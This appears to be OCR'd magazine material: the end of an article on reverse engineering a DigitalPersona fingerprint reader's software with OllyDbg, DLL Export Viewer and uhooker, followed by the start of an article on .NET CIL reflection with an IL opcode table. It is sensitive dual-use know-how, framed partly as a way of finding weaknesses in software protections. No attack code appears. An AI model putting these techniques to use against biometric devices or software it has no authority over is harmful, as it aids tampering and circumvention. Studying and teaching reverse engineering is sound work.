Crypt32.dll and DPSecret.dll	Encryption / Decryption Functionality (Fingerprint images are purportedly encrypted between device and host)
Dpdevctl.dll	Digital Persona Device Control – Control commands for the fingerprint device
Dpdevdat.dll	Digital Persona Device Data – Functions for handling data received from the device
DPCFtrEx.dll	Digital Persona Feature Extraction – functions for extracting biometric features from fingerprint images
DpCmpMgt.dll	Digital Persona Comparison/Component Management
DPCRecEn.dll	Digital Persona Recognition Engine – functionality relating to the biometric matching algorithm



Phase1: Identifying Relevant Components
Phase2: Identifying Relevant Component Functions
Phase3: Functional Analysis

Figure 4. *High Level Reversing Methodology*




Figure 5. *Identification of core driver module of fingerprint reader from System Manager*

serve as a good starting point to our High Level understanding of device and the system operation.

Typically, the next step includes examination of system interaction with the underlying operating system. Again, a number of tools exists for this purpose – well known tools such as Sysinternal tools, regmon, filemon and process explorer, provide great deal of possibility for exploring process interaction with registry, file system and the other processes respectively. Here, knowledge about DLL Mapping is the essential, which I highlighted in the beginning *refer 003 – DLL Mapping.*

Note

Findings from this step should be documented by the researcher as they will form the basis of later phases. In the above example the following table presents some of the findings (Table 1).

The minor information leakages in the filenames can be very useful for identifying the functionality of the system, and in this case DPHost.exe looks like the core process. We will further proceed by attaching the debugger to the interesting process. OllyDbg's Executable Modules Window will list all executable modules currently loaded by the debugged process. Figure 6 is an example for this.

Phase 2: Identifying Relevant Component Functions

This is the analysis of components identified in the previous phase to dig out function level information from the components. We will again need help of various tools for this. Here, we are interested in identifying named and exported functions and the virtual memory addresses for specified DLL files. DLL Export View can be used as presented in Figure 7.


IDA Pro can also be used to dig out this level of information. As you can see, the names of the functions, their addresses in memory and the files they are coded in. We can further reverse the function to get the actual code, but I am limiting this Phase to this level. *You should try your luck after it is getting this far.*

Note

Keep documenting what you have so far obtained.


Phase 3: High Level Functional Analysis

This is nothing but the high level analysis of the function code that you should be able to obtain in




Function Name	Address	Relative Address	Ordinal	Filename
FD_CloseDevice	0x10009570	0x00009570	3 (0x3)	dpdevctl.dll
FD_CloseDeviceManager	0x10009020	0x00009020	4 (0x4)	dpdevctl.dll
FD_DllGetVersion	0x100014b0	0x000014b0	1 (0x1)	dpdevctl.dll
FD_Entry	0x10009610	0x00009610	5 (0x5)	dpdevctl.dll
FD_EnumerateDevice	0x100091a0	0x000091a0	6 (0x6)	dpdevctl.dll
FD_GetDataFormat	0x10009380	0x00009380	7 (0x7)	dpdevctl.dll
FD_GetDeviceInfo	0x100092b0	0x000092b0	8 (0x8)	dpdevctl.dll
FD_GetParameter	0x100095f0	0x000095f0	9 (0x9)	dpdevctl.dll
FD_OpenDevice	0x10009450	0x00009450	10 (0xa)	dpdevctl.dll
FD_OpenDeviceManager	0x10008d60	0x00008d60	11 (0xb)	dpdevctl.dll
FD_SetParameter	0x10009770	0x00009770	12 (0xc)	dpdevctl.dll
FD_TestDevice	0x100098f0	0x000098f0	2 (0x2)	dpdevctl.dll

Figure 7. *DLL Export Viewer to Identify Functions*


OllyDbg - DpHost.exe - [Executable modules]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?

```
Base     Size     Entry                                      Name       (system)  File version                     Path
01710000 00050000 01729558 DPCPtrEx.<ModuleEntryPoint>       DPCPtrEx            3.0.0.1843                       C:\Program Files\DigitalPersona\Bin\DPCPtrEx.dll
01000000 0001F000 01008320 DpCapMgm.<ModuleEntryPoint>       DpCapMgm            3.0.0.1043                       C:\Program Files\DigitalPersona\Bin\DpCapMgm.dll
01340000 00099000 01368028 DPCOper.<ModuleEntryPoint>        DPCOper             3.0.0.1843                       C:\Program Files\DigitalPersona\Bin\DPCOper.dll
01100000 00060000 011F044C DPCRecEn.<ModuleEntryPoint>       DPCRecEn            3.0.0.1843                       C:\Program Files\DigitalPersona\Bin\DPCRecEn.dll
01390000 00040000 0137606C DPDB.<ModuleEntryPoint>           DPDB                3.0.0.1043                       C:\Program Files\DigitalPersona\Bin\DPDB.dll
06030000 00020000 06015617 DPDevMgm.<ModuleEntryPoint>       DPDevMgm            3.0.0.1013                       C:\Program Files\DigitalPersona\Bin\DPDevMgm.dll
01A00000 00021000 01A0002C DPDrObjs.<ModuleEntryPoint>       DPDrObjs            3.0.0.1043                       C:\Program Files\DigitalPersona\Bin\DPDrObjs.dll
00400000 00050000 00410C48 DpHost.<ModuleEntryPoint>         DpHost              3.0.0.1849                       C:\Program Files\DigitalPersona\Bin\DpHost.exe
00C90000 00026000 00CA4B83 DPILPers.<ModuleEntryPoint>       DPILPers            3.0.0.1843                       C:\Program Files\DigitalPersona\Bin\DPILPers.dll
10000000 00041000 1001A5D5 DPFS.<ModuleEntryPoint>           DPFS                3.0.0.1843                       C:\Program Files\DigitalPersona\Bin\DPFS.dll
01E00000 00027000 01EDFAA7 DPSecret.<ModuleEntryPoint>       DPSecret            3.0.0.1043                       C:\Program Files\DigitalPersona\Bin\DPSecret.dll
71D40000 0001C000 71D41280 actxprxy.<ModuleEntryPoint>       actxprxy  (system)  6.00.2900.2180 (xpsp_sp2_rtm.04  C:\WINDOWS\system32\actxprxy.dll
77DD0000 0009B000 77DD7004 ADVAPI32.<ModuleEntryPoint>       ADVAPI32  (system)  5.1.2600.2180 (xpsp_sp2_rtm.040  C:\WINDOWS\system32\ADVAPI32.dll
76FD0000 0007F000 76FD0115 CLBCATQ.<ModuleEntryPoint>        CLBCATQ   (system)  2001.12.4414.308                 C:\WINDOWS\system32\CLBCATQ.DLL
5D090000 0009A000 5D0934BA comctl_1.<ModuleEntryPoint>       comctl_1  (system)  5.82 (xpsp.060825-0040)          C:\WINDOWS\system32\comctl32.dll
77050000 000C5000 770C10CE COMRes.<ModuleEntryPoint>         COMRes    (system)  2001.12.4414.258                 C:\WINDOWS\system32\COMRes.dll
77A80000 00094000 77A81632 CRYPT32.<ModuleEntryPoint>        CRYPT32   (system)  5.131.2600.2180 (xpsp_sp2_rtm.0  C:\WINDOWS\system32\CRYPT32.dll
76F20000 00027000 76F2AD1E DNSAPI.<ModuleEntryPoint>         DNSAPI    (system)  5.1.2600.2938 (xpsp_sp2_gdr.060  C:\WINDOWS\system32\DNSAPI.dll
01020000 0002F000 01030A12 dpDevCtl.<ModuleEntryPoint>       dpDevCtl  (system)  3.0.0.187                        C:\WINDOWS\system32\dpDevCtl.dll
01070000 0002F000 01075A18 dpDevDat.<ModuleEntryPoint>       dpDevDat  (system)  3.0.0.187                        C:\WINDOWS\system32\dpDevDat.dll
77F10000 00047000 77F16597 GDI32.<ModuleEntryPoint>          GDI32     (system)  5.1.2600.3159 (xpsp_sp2_gdr.070  C:\WINDOWS\system32\GDI32.dll
76C90000 00028000 76C912A0 IMAGEHLP.<ModuleEntryPoint>       IMAGEHLP  (system)  5.1.2600.2180 (xpsp_sp2_rtm.040  C:\WINDOWS\system32\IMAGEHLP.dll
76390000 0001D000 76391200 IMM32.<ModuleEntryPoint>          IMM32     (system)  5.1.2600.2180 (xpsp_sp2_rtm.040  C:\WINDOWS\system32\IMM32.DLL
7C800000 000F6000 7C80B63E kernel32.<ModuleEntryPoint>       kernel32  (system)  5.1.2600.3119 (xpsp_sp2_gdr.070  C:\WINDOWS\system32\kernel32.dll
77B20000 00012000 77B23899 MSASN1.<ModuleEntryPoint>         MSASN1    (system)  5.1.2600.2180 (xpsp_sp2_rtm.040  C:\WINDOWS\system32\MSASN1.dll
77C10000 00058000 77C1F2A1 msvcrt.<ModuleEntryPoint>         msvcrt    (system)  7.0.2600.2180 (xpsp_sp2_rtm.040  C:\WINDOWS\system32\msvcrt.dll
5B860000 00054000 5B86A8A0 NETAPI32.<ModuleEntryPoint>       NETAPI32  (system)  5.1.2600.2976 (xpsp_sp2_gdr.060  C:\WINDOWS\system32\NETAPI32.dll
7C900000 000B0000 7C913156 ntdll.<ModuleEntryPoint>          ntdll     (system)  5.1.2600.2180 (xpsp_sp2_rtm.040  C:\WINDOWS\system32\ntdll.dll
774E0000 0013D000 774FD0A1 ole32.<ModuleEntryPoint>          ole32     (system)  5.1.2600.2726 (xpsp_sp2_gdr.050  C:\WINDOWS\system32\ole32.dll
77120000 0008B000 77121558 OLEAUT32.<ModuleEntryPoint>       OLEAUT32  (system)  5.1.2600.3139                    C:\WINDOWS\system32\OLEAUT32.dll
76FC0000 00006000 76FC142F rasadhlp.<ModuleEntryPoint>       rasadhlp  (system)  5.1.2600.2938 (xpsp_sp2_gdr.060  C:\WINDOWS\system32\rasadhlp.dll
77E70000 00091000 77E76204 RPCRT4.<ModuleEntryPoint>         RPCRT4    (system)  5.1.2600.2180 (xpsp_sp2_rtm.040  C:\WINDOWS\system32\RPCRT4.dll
0FFD0000 00028000 0FFE34E1 rsaenh.<ModuleEntryPoint>         rsaenh    (system)  5.1.2600.2161 (xpsp.040706-1629  C:\WINDOWS\system32\rsaenh.dll
77FE0000 00011000 77FE2131 Secur32.<ModuleEntryPoint>        Secur32   (system)  5.1.2600.2180 (xpsp_sp2_rtm.040  C:\WINDOWS\system32\Secur32.dll
77920000 000F3000 77921560 SETUPAPI.<ModuleEntryPoint>       SETUPAPI  (system)  5.1.2600.2180 (xpsp_sp2_rtm.040  C:\WINDOWS\system32\SETUPAPI.dll
7C9C0000 00815000 7C9E7366 SHELL32.<ModuleEntryPoint>        SHELL32   (system)  6.00.2900.3051 (xpsp_sp2_gdr.06  C:\WINDOWS\system32\SHELL32.dll
77F60000 00076000 77F651FB SHLWAPI.<ModuleEntryPoint>        SHLWAPI   (system)  6.00.2900.3121 (xpsp_sp2_gfe.07  C:\WINDOWS\system32\SHLWAPI.dll
7E410000 00090000 7E42F966 USER32.UserClientDllInitiali      USER32    (system)  5.1.2600.3099 (xpsp_sp2_gdr.070  C:\WINDOWS\system32\USER32.dll
5AD70000 00038000 5AD71626 uxtheme.<ModuleEntryPoint>        uxtheme   (system)  6.00.2900.2180 (xpsp_sp2_rtm.04  C:\WINDOWS\system32\uxtheme.dll
77C00000 00008000 77C01135 VERSION.<ModuleEntryPoint>        VERSION   (system)  5.1.2600.2180 (xpsp_sp2_rtm.040  C:\WINDOWS\system32\VERSION.dll
76B40000 0002D000 76B42B69 WINMM.<ModuleEntryPoint>          WINMM     (system)  5.1.2600.2180 (xpsp_sp2_rtm.040  C:\WINDOWS\system32\WINMM.dll
76C30000 0002E000 76C31529 WINTRUST.<ModuleEntryPoint>       WINTRUST  (system)  5.131.2600.2180 (xpsp_sp2_rtm.0  C:\WINDOWS\system32\WINTRUST.dll
71AA0000 00008000 71AA1642 WS2HELP.<ModuleEntryPoint>        WS2HELP   (system)  5.1.2600.2180 (xpsp_sp2_rtm.040  C:\WINDOWS\system32\WS2HELP.dll
71AB0000 00017000 71AB1273 WS2_32.<ModuleEntryPoint>         WS2_32    (system)  5.1.2600.2180 (xpsp_sp2_rtm.040  C:\WINDOWS\system32\WS2_32.dll
20000000 002C5000                                            xpsp2res  (system)  5.1.2600.2180 (xpsp_sp2_rtm.040  C:\WINDOWS\system32\xpsp2res.dll
773D0000 00103000 773D4246 comctl32.<ModuleEntryPoint>       comctl32            6.0 (xpsp.060825-0040)           C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Co
```

Figure 6. *The OllyDbg Executable Modules window identifies modules loaded by our debugged process*


OllyDbg - DpHost.exe - [CPU - thread 00000108, module dpDevDat]
C:\Python25\python.exe
Fingerprint Registration Wizard
Register a Fingerprint
< Back
Next >
Cancel
Running

```
Universal Hooker server started
waiting for connections...
connection received from 127.0.0.1
processing hook entry table..
num entries: 5
exception: 'advapi32'
advapi32.dll::RegCreateKeyExA called
exception: 'dpdevctl'
FD_GetData_handle called
advapi32.dll::CryptGenKey
advapi32.dll::RegCreateKeyExA called
FD_GetData_handle called
advapi32.dll::RegCreateKeyExA called
FD_GetData_handle called
advapi32.dll::RegCreateKeyExA called
FD_GetData_handle called
advapi32.dll::RegCreateKeyExA called
FD_GetData_handle called
advapi32.dll::RegCreateKeyExA called
FD_GetData_handle called
advapi32.dll::RegCreateKeyExA called
FD_GetData_handle called
advapi32.dll::RegCreateKeyExA called
FD_GetData_handle called
advapi32.dll::RegCreateKeyExA called
FD_GetData_handle called
```

You must successfully scan your fingerprint four times in order to register right ring finger.

The scan was successful. Place your finger on the fingerprint reader again.

Thread 000009AC terminated, exit code 0

Figure 8. *Example of uhooker examining function calls with the Microsoft Fingerprint Reader*

the form of assembly language. For this OllyDbg is the best tool. By using such tools it's all GUI. A simple click can quickly put machine language in front of you. However, you must be experienced with assembly language to make it useful.

A quick snapshot of Functional Analysis I have taken for from OllyDbg tool is presented in Figure 8.

Next Steps

You can further extend your study to parameter analysis of functions, variable analysis and then input validation and boundary checks. However, you should be good enough in performing *005 – Crash Analysis*. This analysis forms the basis for vulnerability analysis resulting in identification of loop holes in the software code.

Conclusion

Reverse engineering is a critical skill, and this article just highlights the steps, approach and a high-level methodology of how to kick off reverse engineering of the software code. Remember that all code was created by a brain, and only a brain can decode it; tools are the hands on the typewriter.

References

Infosec Institute, Information Risk Management PLC approach towards high level reverse engineering. OllyDbg, IDA Pro, Core Securities Uhooker Docs.

RAHEEL AHMAD

Raheel Ahmad, CISSP, is an Information Security Consultant with around 10 years of experience in security and forensic investigations while working for Big4 Audit Firms and Consulting companies.

He holds several security certifications as CISSP, CEH, CEI, MCP, MCT, CRISC, and CobIT Foundation. Raheel is a certified instructor for ethical hacking boot camps.

How to Reverse Engineer dot net Assemblies

The concept of dot NET can be easily compared to the concept of JAVA and Java Virtual Machine, at least when talking about compilation.

Unlike most of traditional programming languages like C/C++, application were developed using dot NET frameworks are compiled to a Common Intermediate Language (CIL or Microsoft Common Intermediate Language MSIL) – which can be compared to bytecode when talking about Java programs – instead of being compiled directly to the native machine executable code, the Dot Net Common Language Runtime (CLR) will translate the CIL to the machine code at runtime. This will definitely increase execution speed but has some advantages since every dot NET program will keep all classes' names, functions' names variables and routines' names in the compiled program. And this, from a programmer's point of view, is such a great thing since we can make different parts of a program using different programming languages available and supported by frameworks.

Just like Java and Java Virtual Machine, any dot NET program firstly compiled (if we can permit saying this) to a IL or MSIL language and is executed in a runtime environment: Common Language Runtime (CLR) then is secondly recompiled or converted on its execution, to a local native instructions like x86 or x86-64… which are set depending on what type of processor is currently used, thing is done by Just In Time (JIT) compilation used by the CLR.

To recapitulate, the CRL uses a JIT compiler to compile the IL (or MSIL) code which is stored in a Portable Executable (our compiled dot NET high level code) into platform specific code, and then the native code is executed. This means that dot NET is never interpreted, and the use of IL and JIT is to ensure dot NET code is portable.

Basically, every compiled dot NET application is not more than its Common Intermediate Language representation which stills has all the pre coded identifiers just the way they were typed by the programmer.

Technically, knowing this Common Intermediate Language will simply lead to identifying high level language instructions and structure, which means that from a compiled dot NET program we can reconstitute back the original dot NET source code, with even the possibility of choosing to which dot NET programming language you want this translation to be made. And this is a pretty annoying thing!

When talking about dot NET applications, we talk about "reflection" rather than "decompilation", this is a technique which lets us discover class information or assembly at runtime. This way we can get all properties, methods, functions… with all parameters and arguments, we can also get all interfaces, structures …

In-depth Sight

Before starting the analysis of our target (not yet presented) I will clarify and in depth some dot NET aspects starting by the *Common Language Runtime*.

Common Language Runtime is a layer between dot NET assemblies and the operating system in which it's supposed to run; as you know now (hopefully) every dot NET assembly is "translated" into a low level intermediate language (Common Intermediate Language – CIL which was earlier called Microsoft Intermediate Language – MSIL) despite of the high level language in which it was developed with; and independent of the target platform, this kind of "abstraction" lead to the possibility of interoperation between different development languages.

The Common Intermediate Language is based on a set of specifications guaranteeing the interoperation; this set of specifications is known as the Common Language Specification – CLS as defined in the Common Language Infrastructure standard of Ecma International and the International Organization for Standardization – ISO (link to download Partition I is listed in references section).

Dot NET assemblies and modules which are designed to run under the Common Language Runtime – CLR are composed essentially by *Metadata* and *Managed Code*.

Managed code is the set of instructions that makes the "core" of the assembly / module functionality, and represents the application's functions, methods … encoded into the abstract and standardized form known as MSIL or CIL, and this is a Microsoft's nomination to identify the *managed* source code running exclusively under CLR.

On the other side, *Metadata* is a way too ambiguous term, and can be called to simplify things "data that describes data" and in our context, very simply, metadata is a system of descriptors concerning the "content" of the assembly, and refers to a data structure embedded within the low level CIL and describing the high level structure of the code. It describes the relationship between classes, their members, the return types, global items, methods parameters and so on… To generalize (and always consider the context of the common language runtime), metadata describes all items that are declared or referenced in a module.

Basing on this we can say that the two principal components of a module are metadata and IL code; the CLR system is subdivided to two major subsystems which are "*loader*" and the *just-in-time* compiler.

The loader parses the metadata and makes in memory a kind of layout / pattern representation of the inner structure of the module, then depending on the result of this last, the just-in-time compiler (also called *jitter*) compiles the Intermediate Language code into the native code of the concerned platform.

The Figure 1 describes how a managed module is created and executed.

Understanding MSIL

Beyond the obvious curiosity factor, understanding IL and how to manipulate it will just open the doors of playing around with any dot NET programs and in our case, figuring out our programs security systems weakness.

Before going ahead, it's wise to say that CLR executes the IL code allowing this way making operations and manipulating data, CRL does not handle directly the memory, it uses instead a stack, which is an abstract data structure which works accord-





Figure 1. *Compilation and execution of a managed module*

Table 1. *Non-exhaustive IL instruction list*

IL Instruction	Function	Byte representation
And	Computes the bitwise AND of two values and pushes the result onto the evaluation stack.	5F
Beq	Transfers control to a target instruction if two values are equal.	3B
Beq.s	Transfers control to a target instruction (short form) if two values are equal.	2E
Bge	Transfers control to a target instruction if the first value is greater than or equal to the second value.	3C
Bge.s	Transfers control to a target instruction (short form) if the first value is greater than or equal to the second value.	2F
Bge.Un	Transfers control to a target instruction if the first value is greater than the second value, when comparing unsigned integer values or unordered float values.	41
Bge.Un.s	Transfers control to a target instruction (short form) if the first value is greater than the second value, when comparing unsigned integer values or unordered float values.	34
Bgt	Transfers control to a target instruction if the first value is greater than the second value.	3D
Bgt.s	Transfers control to a target instruction (short form) if the first value is greater than the second value.	30
Bgt.Un	Transfers control to a target instruction if the first value is greater than the second value, when comparing unsigned integer values or unordered float values.	42
Bgt.Un.s	Transfers control to a target instruction (short form) if the first value is greater than the second value, when comparing unsigned integer values or unordered float values.	35
Ble	Transfers control to a target instruction if the first value is less than or equal to the second value.	3E
Ble.s	Transfers control to a target instruction (short form) if the first value is less than or equal to the second value.	31
Ble.Un	Transfers control to a target instruction if the first value is less than or equal to the second value, when comparing unsigned integer values or unordered float values.	43
Ble.Un.s	Transfers control to a target instruction (short form) if the first value is less than or equal to the second value, when comparing unsigned integer values or unordered float values.	36
Blt	Transfers control to a target instruction if the first value is less than the second value.	3F
Blt.s	Transfers control to a target instruction (short form) if the first value is less than the second value.	32
Blt.Un	Transfers control to a target instruction if the first value is less than the second value, when comparing unsigned integer values or unordered float values.	44
Blt.Un.s	Transfers control to a target instruction (short form) if the first value is less than the second value, when comparing unsigned integer values or unordered float values.	37
